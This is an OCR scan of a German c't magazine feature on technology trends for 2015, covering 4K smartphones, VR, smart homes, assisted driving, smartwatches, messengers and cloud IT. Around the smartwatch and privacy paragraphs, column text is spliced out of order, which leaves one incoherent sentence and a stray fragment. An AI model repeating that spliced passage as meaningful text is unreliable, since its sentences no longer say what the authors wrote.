Kameras, die auch 4K-Aufnahmen erlauben. Eine Auflösung von 4K (4096 × 2304 Pixel bzw. 3840 × 2160 Pixel bei Ultra-HD) auf einem 6-Zoll-Bildschirm, was soll denn das? Nun, zum einen kann man sich dadurch einfach 4K-Material auf dem Smartphone anschauen, wenn man unbedingt will. Die Smartphones bedienen dann aber als Zuspieler über Chromecast, Fire TV oder ähnliche Streaming-Boxen den heimischen Fernseher mit den eigenen 4K-Filmen – der Dia-Abend, mit dem einem die Großeltern noch quälten, wird zum berauschenden Heimkinoerlebnis. Zumindest von der technischen Seite her.

Heimkino-Smartphones verhelfen aber noch einer anderen Entwicklung, die uns im Jahr 2015 beschäftigen wird, zu neuen Einsatzmöglichkeiten. Mit der Oculus Rift, die in diesem Jahr endlich in einer Consumer-Version herauskommen soll, deutete sich der Durchbruch für Virtual Reality bereits an. 4K-Smartphones bieten die Möglichkeit, eigene VR-Filme für solche Brillen zu erstellen – und sie bringen als Einsatzgeräte für VR-Gestelle wie Samsungs Gear VR die notwendige Auflösung für ein wirklich befriedigendes VR-Erlebnis.

Ob nun Komplettbrille wie von Oculus, VR-Gestelle für Smartphones oder noch schlichter Pappkartons als VR-Aufsatz für Smartphones wie bei Googles Cardboard: 2015 wird das Jahr der Virtual Reality. Hört sich nach all den Versprechungen früherer Jahre etwas seltsam an, aber die allgemein nutzbare Technik und vor allem die Anwendungen für preiswerten und einfachen Einsatz von VR stehen nun endlich zur Verfügung. VR ist natürlich das große Thema bei Spielen. Aber auch die Industrie zeigt sich äußerst interessiert: VR-Anwendungen etwa für Schulungen oder zur Unterstützung von Technikern bei komplexen Geräten sind denkbar. Aber auch mit der Industrie 4.0 wird der Einsatz von VR kommen: Die vernetzte Produktion, die die Herstellung von individualisierten Produkten oder sehr kleinen Serien ermöglicht, erfordert auch für das noch verbleibende Produktionspersonal neue Methoden der Anleitung.

Erste Reisebüros bieten bereits virtuelle Anwesenheit am geplanten Urlaubsort. Solche Filme lassen sich durch VR-optimierte Aufnahme-Apps auf dem Smartphone, aber auch für andere Einsatzzwecke und durchaus im Privatbereich realisieren. Nicht nur Reportagen von Orten, an die der Zuschauer sonst nicht hinkommt: Nach dem 4K-Urlaubsvideo kommt auch das VR-Erlebnis, mit dem man Freunden und Verwandten zeigen kann, was man alles erlebt hat.

Vernetzter Alltag

Nicht nur mit 4K-Heimkino per Smartphone und VR-Techniken steigt allerdings der Bandbreitenhunger, sowohl zu Hause im LAN/WLAN als auch unterwegs im Mobilfunknetz. Das Internet der Dinge mit seiner allgegenwärtigen Vernetzung wird eine ausreichende Bandbreite des Internetzugangs noch dringlicher machen.

„Intelligente, vernetzte Heimtechnik konzentriert sich auf einzelne Elemente […] Sie bilden ein Netzwerk aus Dingen, die sich vom Nutzer per Smartphone auf die eigenen Bedürfnisse einrichten lassen."

Mit dem Breitbandzugang zum Internet tut sich Deutschland aber seit Jahren schwer. Im jüngsten Report „State of the Internet" des Web-Loadbalancing-Dienstleisters Akamai fällt Deutschland im internationalen Vergleich sogar zurück und landet nur auf dem 31. Platz: Im Durchschnitt erreicht der Internetzugang in Deutschland nur eine Bandbreite von 8,7 MBit/s. Alle Pläne der Bundesregierung, Abhilfe zu schaffen, scheiterten bislang.

Wir werden in diesem Jahr in den Zentren, möglicherweise noch in der Peripherie, Internet-Zugänge mit 100 und 200 MBit/s auch per Mobilfunk als Standard haben – hier lebt man also im digitalisierten Paradies. In Dörfern und auf dem Land bekommt man davon nicht viel mit. Diese digitale Kluft zwischen Land und Stadt wird 2015 größer werden. Abhilfe könnte nur eine stärkere staatliche Investition in die Infrastruktur und beispielsweise gesetzliche Regelung zu einem Internet-Zugang mit Mindest-Bandbreite als Universaldienst schaffen. Bislang allerdings konzentriert sich die Bundesregierung darauf, wirtschaftliche Anreize für die Telecom-Gesellschaften und Carrier zu schaffen – was bislang allerdings nicht viel gefruchtet hat.

Unabhängig aber vom tatsächlich realisierten Breitbandausbau in Deutschland wird das Internet der Dinge für Otto Normalverbraucher in diesem Jahr vor allem auf zwei Gebieten spür- und nutzbar: Heimtechnik und Autos.

Es geht nicht mehr darum, aufwendige Kabelinstallationen mit proprietärer Heimautomationstechnik zu realisieren. Intelligente, vernetzte Heimtechnik konzentriert sich auf einzelne Elemente, die über Standardwege wie WLAN miteinander kommunizieren. Thermostate, Rauchmelder, Steckdosen, Stromzähler, Fernseher, Webcams – sie bilden ein Netzwerk aus Dingen, die sich vom Nutzer per Smartphone abstimmen und auf die eigenen Bedürfnisse einrichten lassen.

Noch weiter in die Zukunft reichen autonome und vernetzte Autos (siehe dazu auch den Artikel auf S. 92 in dieser Ausgabe der c't). Versuchsfahrzeuge mischen sich bereits in vielen Ländern in den Verkehr und sogar auf der Rennstrecke haben BMW und Audi bewiesen, dass die Roboterautos mit menschlichen Fahrern mithalten können. Die Technik wird jedoch schrittweise eingeführt und beschränkt sich bislang auf wenige Situationen.

Etliche Mercedes-Modelle von der S- bis herunter zur C-Klasse können auf der Autobahn im Stau und bei langsamem Verkehr hinter dem Vordermann beschleunigen, bremsen und die Spur halten. In diesem Jahr werden etliche Hersteller solche Stauassistenten einführen. Außerdem werden die Systeme auch als Sonderausstattung für günstigere Modelle angeboten. Wie bei Airbags, ESP und anderen Techniken wird es hier eine Entwicklung von der Oberklasse bis hinab zum Kleinwagen geben.

Die nächsten Schritte beim autonomen Fahren sind absehbar. So haben erste Hersteller bereits Systeme für teilautonome Überholvorgänge auf der Autobahn angekündigt. Die notwendigen Sensoren, die den Verkehr hinten und seitlich beobachten, sind in vielen Modellen schon drin. Bislang warnen sie nur, wenn man den Blinker setzt, obwohl die Spur nicht frei ist. Künftig werden sie mit der Längs- und Quersteuerung zusammenarbeiten, die auch Staupiloten nutzen. Die heutigen Parkassistenten, die bereits in die Parklücke lenken können, werden bald erweitert. Audi, BMW, VW und andere Hersteller wollen Autos ein- und ausparken lassen, wenn der Fahrer schon ausgestiegen ist. Der Vorgang lässt sich am Smartphone überwachen. BMW zeigte auf der Consumer Electronics Show Anfang des Jahres, wie der geparkte Wagen per Smartwatch herbeigerufen wird.

„Die notwendigen Sensoren [für teilautonomes Überholen mit dem Auto], die den Verkehr hinten und seitlich beobachten, sind in vielen Modellen schon drin."


Trends 2015

Welche Geräte und Software kommen — Seite 84

Was IT in Unternehmen ausmacht — Seite 88

Wie die Zukunft aussieht — Seite 92

© Copyright by Heise Zeitschriften Verlag



Googles Cardboard: ein Pappkarton, der aus Smartphones Virtual-Reality-Brillen macht.

Audi plant Laserscheinwerfer, die unter anderem Lichtstreifen auf die Straße projizieren können. Sie zeigen an, ob der Platz zum Überholen reicht (Simulation).

Solange man aber mit Smartwatch oder Smartphone noch nicht das teilautonome Auto herbeirufen kann, übernehmen sie andere Funktionen. Bald schon sollen sie auf Wunsch den Schlüssel ersetzen oder sich in ein modulares Infotainment-System mittels Apples CarPlay oder Android Auto integrieren. Auch lassen sich Apps, die auf dem beiseitegelegten Smartphone laufen, über die Steuerelemente und Displays des Autos bedienen. Daneben werden smarte Schlüssel mit Display entwickelt.

Bei der Fahrzeugbedienung selbst geht der Trend zur Gestensteuerung. Nicht nur VW, dessen Systeme bislang über den Touchscreen bedient werden, sondern auch die Dreh-/Drücksteller-Anhänger Audi und BMW sehen darin eine sinnvolle Ergänzung, die den Fahrer wenig ablenken soll. VW zeigte bereits mit einem Konzeptfahrzeug auf Basis des Golf R, wie das aussehen soll: Man zeigt mit der Hand zur Dachkonsole, um das Schiebedach zu steuern, und wischt dann nach vorne oder hinten, um es zu schließen oder zu öffnen. Start- und Stoppgesten sollen verhindern, dass sich zum Beispiel das Dach ungewollt öffnet, wenn jemand im Fahrzeug eine Bewegung macht.

Gestikulieren

Eine kleine Revolution ist das Laser-Licht, das einige Hersteller gerade in die Serie einführen. Es leuchtet alle Bereiche hell aus und blendet nur den entgegenkommenden und vorausfahrenden Verkehr aus. Am Straßenrand erkannte Personen oder Tiere werden angeleuchtet, um den Fahrer auf die Gefahr aufmerksam zu machen, dass sie auf die Straße treten. Das System von BMW ist mit dem Navi gekoppelt und kennt dadurch den Straßenverlauf. So kann es Kurven rechtzeitig und präzise ausleuchten. Außerdem kann das Laserlicht die Fahrzeugbreite auf die Straße projizieren. So sieht man etwa in Baustellen, ob neben einem LKW noch genug Platz zum Überholen bleibt.

Intelligente Heimvernetzung und autonome Autos zeigen eines der großen Probleme im Internet der Dinge: Was bislang als Datensammelwut von sozialen Netzwerken kann, bekommen sowohl die elektronischen Geldbörsen als auch die Uhren selbst einen weiteren Schub. Und als eine Art erweiterter Fitness-Tracker kommen die Smartwatches dem Trend entgegen, möglichst viele Körperdaten für ein gesundes Leben und die richtige Fitness zu erfassen. Dass die Versicherungen dies mit Freude sehen, ist klar: Aufgrund der erfassten Daten lassen sich unter anderem Versicherungstarife anbieten, die vermeintlich gesundes Leben belohnen. Solche Angebote werden uns im Jahr 2015 sicherlich ins Haus flattern.

Intelligenter Begleiter am Handgelenk

Die Smartwatch, dein Freund und Helfer? Früher war man ja auf dem Schulhof unten durch, wenn man eine klobige Uhr mit Taschenrechner am Handgelenk mit sich herumschleppte. Das änderte sich auch mit den ersten Smartwatch-Versuchen nur wenig – ein paar von jeder neuen Technik Begeisterte versuchten sich daran, um dann doch schnell vor der unhandlichen Bedienung, viel zu kurzer Akkulaufzeit und den eingeschränkten Funktionen zu kapitulieren.

Mit der neuen Smartwatch-Generation, die mit dem Smartphone verbunden zu neuer Form aufläuft, ändert sich die Haltung gegenüber den „intelligenten Uhren“ langsam. Und in diesem Jahr kommt der endgültige Durchbruch, prophezeien alle Auguren weltweit. Spätestens mit der Apple Watch wird das ein Massenmarkt[ ] …

Apple zeigt wohl zum einen mal wieder, wie man auch mit so einem kleinen Gerät vernünftige Bedienung und sinnvolle Nutzungsmöglichkeiten hinbekommt. Zum anderen aber dürfte selbst Apple die Beschränkungen der Smartwatches nicht aufheben können. Sie erscheinen auf längere Sicht als eine Art Brückentechnik, bis sich eine noch sinnvollere und einfacher zu nutzende Bedienung für das Internet der Dinge durchgesetzt hat.

Praktisch ist es ja schon, das Smartphone nicht mehr aus der Tasche holen zu müssen, um am digitalisierten Alltag zu partizipieren. Stattdessen aber auf dem kleinen Display einer Smartwatch herumzudrücken oder Geheimagent-like das Handgelenk an den Mund zu halten, um die Sprachsteuerung zu nutzen, ist möglicherweise noch nicht der Weisheit letzter Schluss.

Aber Smartwatches werden nicht nur als Hilfsmittel für die Bedienung des Smartphones boomen. Wenn man mit der Smartwatch auch die Handy-Bezahlfunktion nut-

© Copyright by Heise Zeitschriften Verlag

ken und Internetgiganten wie Google diskutiert wurde, ist im Vergleich zu den Datenbergen, die im Internet der Dinge anfallen, ein Klacks. Wir werden uns 2015 noch mehr als in den vergangenen Jahren damit beschäftigen müssen, was Privatsphäre im digitalisierten Alltag bedeutet, was sie uns noch wert ist. Ein Ansatz, den die EU in ihrer Datenschutzreform verfolgt, ist Privacy by Design (siehe die Artikel zu dem Thema ab S. 82 in dieser Ausgabe der c't). Dadurch soll erreicht werden, dass schon bei der Entwicklung der Schutz der Privatsphäre integriert in Technik und Geräte und mittels technischer Möglichkeiten umgesetzt wird. Ob dies allerdings überhaupt bei einem Internet der Dinge, das zwingend auf ausführlichen Datenaustausch und Informationen über den einzelnen User für sein Funktionieren angewiesen ist, machbar und erwünscht ist, das ist keine Diskussion über Technik. Das ist eine Diskussion über die Gesellschaft, in der wir leben wollen, und über die Techniken, die sie einsetzen möchte. Mancher wird sich möglicherweise wünschen, lieber in ländlichen Regionen zu leben, da sich mangels ausreichender Netzwerkkapazität die Probleme mit dem Internet der Dinge von selbst erledigen.

Abseits der Datenschutzproblematik ist aber eines deutlich: Vom 4K-Smartphone angefangen bis zur kompletten Digitalisierung des Alltags durch das Internet der Dinge gibt es ungeahnte Möglichkeiten, sich das Leben zu erleichtern. Vorausgesetzt, man kann sich auch die notwendigen Ressourcen leisten, vorausgesetzt, man ist sich klar darüber, welche Implikationen dies für die eigene Privatsphäre haben kann. (jk)

Die Ablösung der Social Networks

Das ganze Netz ein Social Network! Das ganze Netz? Der Wunschtraum von Mark Zuckerberg, dass alle Welt ihr digitales Leben mit Facebook organisiert, ist von der Realisierung weiter entfernt, als man noch vor Kurzem hätte vermuten können. Selbst Zuckerbergs Firma macht sich bereits zu neuen Gefilden auf, um die User wenigstens bei hauseigenen Diensten zu halten. Denn soziale Netzwerke kommen bei jungen Nutzern nicht mehr so gut an.

Studien aus dem vergangenen Jahr legen nahe, dass der Hype um Facebook zumindest in den USA und Europa vorbei ist. Aktuelle Zahlen belegen den Trend: Im Rahmen der JIM-Studie werden seit 1998 jährlich rund 1000 12- bis 19-Jährige Deutsche zu ihrem Umgang mit Medien und Information befragt. Die Forscher des medienpädagogischen Forschungsverbunds Südwest stellten Ende 2014 fest, dass die Relevanz von Facebook durch die starke Verbreitung von WhatsApp gesunken ist: „Auch die Zahl der Freunde in sozialen Netzwerken hat sich von 290 im Vorjahr auf 256 reduziert."

Auch im Ranking einer Bitkom-Untersuchung schlägt WhatsApp Facebook in Deutschland um Längen. Und das in allen Altergsruppen der Jugendlichen bis 16 Jahren – erst bei Älteren kann Facebook noch seinen Spitzenplatz verteidigen.

In Deutschland griffen zudem 2014 erstmals mehr Jugendliche mobil aufs Internet zu als vom PC aus: „86 Prozent nutzten innerhalb von 14 Tagen das Internet mit einem mobilen Telefon. Damit werden Computer beziehungsweise Laptops mit 82 Prozent auf den zweiten Rang verwiesen", lautet ein weiteres Ergebnis der JIM-Studie. Fürs Verbreiten von Bildern wird Instagram oder Snapchat genutzt, für die Kommunikation lieber WhatsApp als Facebook.

WhatsApp-Gründer Jan Koum selbst verkündete jüngst Erfolgszahlen. Derzeit seien 700 Millionen Menschen registriert, die Tag für Tag rund 30 Milliarden Nachrichten verschicken. Selbst Facebooks Messenger kommt gerade mal auf 500 Millionen Nutzer.


Der US-amerikanische Finanzinvestor Fred Wilson, dessen Prognosen viel Bedeutung haben, postulierte Anfang Januar 2015: „Messaging is the new social media!" Wenn dem so ist, hat Facebook alles richtig gemacht und bei den teuren Zukäufen von WhatsApp und Instagram auf exakt die richtigen Pferde gesetzt. Dabei sticht Facebook mit seinen Töchtern auch viele andere Unternehmen aus, die ebenfalls beim Thema Messaging mitmischen. So gibt es mit Viber, WeChat, Line und KakaoTalk mehrere Mitbewerber mit mehr als 100 Millionen Benutzern. Insbesondere Line, das mehr als 500 Millionen Anwender weltweit einsetzen, versucht verstärkt auf dem deutschen Markt Fuß zu fassen. Seit dem Dezember kann man mit Line auch mobil bezahlen.

Daneben gibt es etliche Messenger mit Spezialfunktionen, etwa das nicht nur in Unternehmen beliebte Slack, das es sehr einfach macht, für einzelne Projekte oder Themen individuelle Kanäle anzulegen.

Nach den Enthüllungen von Edward Snowden sind etliche verschlüsselnde Messenger auf den Markt gekommen, etwa Threema. Dem hat WhatsApp Ende des Jahres seine Ankündigung einer eigenen Ende-zu-Ende-Verschlüsselung entgegengesetzt.

Sorgen bereitet diese Entwicklung allen, die vom weltweiten Mitmach-Netz schwärmen. Denn wenn tatsächlich bald kaum noch vom PC aus gesurft wird, hat das auch Konsequenzen für die Nutzungsarten: Statt langer Postings kurze Nachrichten, Meinungsfetzen statt Diskussionen, Bilder statt Blog-Beiträgen. Nach Meinung der Wikimedia-Kuratorin Phoebe Ayers bemerkt man den mobilen Häppchen-Konsum auch bei der Wikipedia-Nutzung. In ihrem Blog beschrieb sie jüngst, dass die Zugriffe von Desktop-Browsern ungefähr so abnehmen, wie die mobile Nutzung zunimmt. Allerdings sinke die Lesebereitschaft und die Verweildauer. Es stehe zu befürchten, dass die Mitmachlust umso mehr sinke, je mehr Tablet- und Smartphone-Browser für den Zugriff genutzt würden. (Jo Bager/Holger Bleich)

Frage: „Welche sozialen Netzwerke nutzt Du zumindest ab und zu auch aktiv?" (Mehrfachnennung möglich)



Basis: 674 Kinder und Jugendliche zwischen 10 und 18 Jahren, die das Internet nutzen

Quelle: Bitkom

Ein eindeutiges Ranking: WhatsApp schlägt unter Jugendlichen mittlerweile Facebook um Längen.

© Copyright by Heise Zeitschriften Verlag

Jürgen Kuri

Was kommt, was bleibt

Neue Geräte und Software, die uns 2015 beschäftigen werden

Autonom parken

Autonome Autos sind noch ein paar Jahre entfernt, BMW präsentierte aber schon mal ein selbstständig parkendes Auto: Mit der Smartwatch kann man überwachen, dass alles gut geht. Über einen Smartwatch-Befehl kann man den Wagen aber auch herbeikommandieren.

Solche autonom parkenden Fahrzeuge soll es bald geben – zuerst kommen Weiterentwicklungen der Parkassistenten, bei denen der Fahrer zurzeit noch im Auto verbleiben muss. Aussteigen und das Auto selbstständig in die Parklücke fahren lassen ist die nächste Stufe.

Windows 10

Ein System, alle Geräte: Microsoft will nicht mehr jede Geräteklasse mit einem eigenen Betriebssystem versorgen. Noch 2015 soll Windows 10 herauskommen.

Microsoft verabschiedet sich von der bisherigen Strategie, neue Funktionen nur mit neuen Windows-Versionen einzuführen. Stattdessen soll es künftig alle paar Monate Funktions-Updates geben. Microsoft sieht für Unternehmen die Updates als optional an (Opt-in).

Aus der Kritik an Windows 8 zieht Microsoft einige Konsequenzen. Das Bedienkonzept soll ausdrücklich Nutzer ansprechen, die sich in Windows 7 wohlfühlen.

Apple Watch

Apple hat nicht den Ehrgeiz, das iPhone auf Uhr-Format zu schrumpfen. Um alle Funktionen der Apple Watch zu nutzen, benötigt man ein iPhone. Die Uhr hat ein Touch-Display, für die Bedienung ebenso wichtig ist ein seitlicher Knopf, der an die Krone einer herkömmlichen Uhr erinnert.

Apple hat einiges an Sensorik eingebaut, für zusätzliche Touch-Funktionen, aber auch für Gesundheits- und Sportanwendungen. Viele gehen davon aus, dass die Apple Watch die Smartwatches zum Massenmarkt macht.

© Copyright by Heise Zeitschriften Verlag

Der smarte Autoschlüssel

Das Smartphone als Autoschlüssel und als integraler Bestandteil des Infotainment-Systems: Die Vernetzung von Smartphone und Auto wird im Jahr 2015 ein vielfach angebotenes Feature.

Bei BMW kann man den umgekehrten Weg gehen und den Schlüssel zu einer Art abgespecktem Smartphone machen. Der Schlüssel bietet ein Display: Dort zeigt er unter anderem Informationen über das Auto an, die er per Funk abruft.

Das Smartphone fürs Auto

Unter anderem VW und Audi wollen ihre Infotainment-Systeme mit Apple CarPlay und Android Auto ausrüsten. Apps, die auf dem Handy laufen, werden im Auto angezeigt. Es wird beispielsweise möglich, direkt zu telefonieren, die Smartphone-Apps zur Navigation zu nutzen oder Musik vom Smartphone abzuspielen beziehungsweise zu streamen.

Die Bedienung der Smartphone-Apps läuft dann über den Touchscreen oder andere Bedienelemente des jeweiligen Wagens.

Augmented-Reality-Brillen

Kommt sie oder kommt sie nicht? Die ersten Entwicklerversionen von Google Glass sorgten für jede Menge Aufmerksamkeit: Ein Computer mit Display, Internetzugang, Mikrofon und Kamera integriert in eine Brille – Google könnte etwas ähnlich Bahnbrechendes auf den Markt bringen wie Apple seinerzeit mit dem iPhone. Mittlerweile gibt es einige Konkurrenten, und Google versucht 2015 einen Neuanfang mit Google Glass.

Oomi Cube

Wenn Google mit Nest Thermostate vernetzt, dann macht Oomi das gleich für die ganze Wohnung: Oomi soll als „komplettes Heimautomationssystem“ Verhaltensmuster des Nutzers erkennen und auf dieser Grundlage automatisch ein Smart Home realisieren, das über die übliche Heimsteuerung mit Timern, Triggern und manuellen Eingaben hinausgeht. Ähnliche Vorhaben hat beispielsweise Google mit seiner Heimautomationstochter Nest.

© Copyright by Heise Zeitschriften Verlag

OLED- und Smart-TVs

LG bleibt dabei: An OLEDs führe kein Weg vorbei, es sei die beste Technik für TV-Displays. Zwar gibt es einige Anbieter, die ebenfalls OLED-TVs anbieten – meist wird das Display aber von LG geliefert.


Alle Hersteller von TV-Geräten arbeiten aber eifrig an den Smart-TV-Funktionen. Dieses Jahr ist für die TV-Hersteller die Zeit der Fernseher-Betriebssysteme. WebOS (LG), Tizen (Samsung), Android (Sony, Philips, Sharp), Firefox OS (Panasonic) sind am Start.

Vernetzter Haushalt

Das Internet der Dinge in groß: Auch Herde bekommen dieses Jahr einen Internetanschluss. Über das Display kann man sich dann Rezepte direkt aus dem Netz saugen – der Herd sorgt selbst dafür, dass die darin angegebenen Temperaturen auch eingehalten werden. Die Zutaten muss man derzeit aber noch selbst schneiden und zufügen.

Virtual Reality

2015 wird das Jahr der Virtual Reality – vor allem in Spielen, aber auch in Anwendungen für das reale Leben. Oculus Rift, vor einiger Zeit von Facebook übernommen, hat den Trend losgetreten. Andere Anbieter ziehen nach, wobei vor allem VR-Gestelle, die ein hochauflösendes Smartphone als Display benutzen, zum Einsatz kommen.



Günstige 3D-Drucker

Der DaVinci Jr. soll in diesem Jahr für 349 US-Dollar auf den Markt kommen – ein Beispiel für den Trend zu immer mehr günstigen 3 D-Druckern, die mit dem üblichen FDM-Verfahren arbeiten, bei dem geschmolzener Kunststoff aufgetragen wird.

Daneben gibt es aber auch immer mehr 3D-Drucker, die mit Stereolithografie arbeiten und ein Kunstharz selektiv aushärten. So ermöglichen sie kleinere und filigrane Objekte.

© Copyright by Heise Zeitschriften Verlag

Service-Roboter

Immer wieder wird der Durchbruch der Roboter als Helfer im Haushalt oder sogar bei der Krankenpflege prophezeit. Bis auf ein paar Versuche in Japan, Roboter in Altenheimen einzusetzen, und den fast schon berüchtigten Staubsaug- und Rasenmäh-Robotern ist daraus jedoch noch nicht viel geworden.

Die Medizintechnik wird künftig aber nicht ohne den Einsatz von Robotern auskommen –, auch wenn die Unterstützung von alten und gebrechlichen Menschen durch Automaten sicher nicht den Vorstellungen entsprechen wird, die man sich früher von humanoiden Roboterhelfern gemacht hat.

Fitness-Tracker

Wearables, wohin das Auge blickt. Eigentlich ein alter Hut, fing erst mit den Fitnessarmbändern ein kleiner Boom an. Nun kommt die nächste Generation der Aktivitätstracker und Computing-Armbänder auf den Markt.

Wearables verlagern die Interaktion mit dem Gerät in den Hintergrund, es soll von sich aus tun, was man von ihm erwartet. Das ist für die Aufnahme von Körper- und Aktivitätsdaten ausgezeichnet geeignet. Durch die Vielzahl neuer Sensoren muss man nicht einmal mehr kundtun, welcher Aktivität man gerade nachgeht – das finden die Armbänder schon selbst heraus.

Das Heimkino-64-Bit-Smartphone

Das Jahr der 64-Bit- und 4K-Smartphones: Smartphones mit 64-Bit-CPUs und mehreren Kernen gibts schon, iOS und seit Kurzem auch Android sind 64-Bit-fähig. Nun lässt sich ohne Tricks auch mehr als 4 Gbyte Speicher adressieren: Moderne Geräte können FullHD und UltraHD anzeigen und aufnehmen, da ist ein bisschen mehr Speicher gar nicht schlecht. FullHD/UltraHD und 64-Bit-Prozessoren machen die neuen Smartphones zu Heimkino-Geräten.

Compute Sticks

Nicht, dass der PC wirklich verschwände, trotz Tablet- und Smartphone-Booms. Den PC gibts zudem nun auch zum Mitnehmen in der Hosentasche. Diese Sticks brauchen aber zum Betrieb schon noch unter anderem ein Display – per HDMI angesteckt, machen sie aber jeden Monitor zum PC, zur Not auch den heimischen Fernseher. Selbst Prozessor-Platzhirsch Intel will in diesem Jahr mit einem eigenen Stick auf den Markt kommen. (jk) c't

© Copyright by Heise Zeitschriften Verlag

Jürgen Kuri

Jenseits der Wolken

Firmen-IT zwischen Cloud-Anwendungen, Sicherheitsrisiken und Industrie 4.0

Die Leser von heise online sind sich sicher: Einführung der Cloud, Datenschutz und Datenkontrolle sind die beherrschenden Themen, die Unternehmen in diesem Jahr beschäftigen werden. Und natürlich die Kosten – die IT soll sparen helfen, nicht etwa mehr Kosten verursachen. Was wiederum für viele Unternehmen bedeutet: Cloud.

Kosten sparen durch IT scheint aber ein schwieriges Geschäft zu sein: 2015 werden die IT-Budgets in 33,6 Prozent der von Cap-Gemini befragten Unternehmen ansteigen. Der Anteil der IT-Chefs, die in ihren Abteilungen Kürzungen vornehmen müssen, bleibt bei rund 19 Prozent. Für 2016 und 2017 rechnen gar 43 Prozent der CIO in Unternehmen mit steigenden Etats. Die Analysten gehen davon aus, dass die steigenden Budgets vor allem durch die Effekte der allgemeinen Digitalisierung bedingt sind: Alle Bereiche der Gesellschaft, und damit auch alle Bereiche in Unternehmen, werden zunehmend digitalisiert und vernetzt, was notwendigerweise zu steigenden IT-Ausgaben führt, um nicht den Anschluss zu verlieren.

Obwohl die Verlagerung von Software und Daten ins Netz für die meisten Unternehmen als unausweichlich erscheint, sind die Wege in die Cloud nicht wirklich klar. Gerade unternehmenskritische Daten einem Cloud-Dienstleister anzuvertrauen macht viele IT-Chefs naturgemäß nervös. Und mit dem NSA-Skandal stiegen diese Bedenken noch weiter an. Trotzdem steigen die Ausgaben deutscher Unternehmen für Cloud-Dienste zügig: um 46 Prozent im Jahr 2014, bis 2018 sollen sie laut IT-Branchenverband Bitkom weiter um durchschnittlich 35 Prozent pro Jahr steigen.

Trotz aller Bedenken wegen der NSA-Affäre ist das Wachstum des Cloud-Marktes nur geringfügig gebremst worden, meint Bitkom-Chef Dieter Kempf. Einige Kunden hätten Projekte auf Eis gelegt oder sich stattdessen für eine Lösung ohne Cloud entschieden, für die große Mehrzahl der Unternehmen seien Cloud-Dienste aber zu attraktiv, um sie nicht einzusetzen. Selbst um Speicherplatz muss man sich oft keine Sorgen mehr machen, da er keine Kosten verursacht: Mittlerweile gibt es beispielsweise für Abonnenten von Office 365 unbegrenzten Speicherplatz beim Microsoft-eigenen Speicherdienst OneDrive.

Den verbliebenen Datenschutzbedenken, die bei weiteren NSA-Enthüllungen immer wieder hochkochen, arbeiten viele Anbieter auch durch Zusicherung von Datenschutz und Datenkontrolle entgegen: Die Deutsche Telekom sieht etwa in ihren lokalen Rechen-

© Copyright by Heise Zeitschriften Verlag

zentren einen Wettbewerbsvorteil gegenüber US-Anbietern. Die wiederum versuchen, durch Installation von Rechenzentren innerhalb Europas Bedenken zu zerstreuen, da die Daten dann innerhalb europäischer oder deutscher Netze blieben. Microsoft wehrt sich gar bis zum Obersten Gerichtshof der USA dagegen, dass US-Behörden Zugriff auf Daten erhalten, die in irischen Rechenzentren Microsofts gespeichert sind.

Meins!

Datensicherheit ist jedoch nicht nur für Unternehmen, die Cloud-Dienste nutzen, ein Problem. Mittlerweile geraten sogar zunehmend auch Industrieanlagen ins Visier von Cyberkriminellen. Auf der anderen Seite individualisieren sich Unternehmen, was die IT-Abteilungen vor neue Aufgaben stellt – und die ebenfalls den Rückgriff auf Cloud-Dienste fördern, etwa durch Auslagerung des ganzen Arbeitsplatzes in die Cloud, was den Mitarbeitern ermöglicht, von jedem Ort der Welt aus ihren Aufgaben nachzugehen. Gerade in Büros und Firmen, die nicht stark von Produktionswerken abhängig sind, sind solche Lösungen eines der wichtigsten Themen für die nächsten Monate.

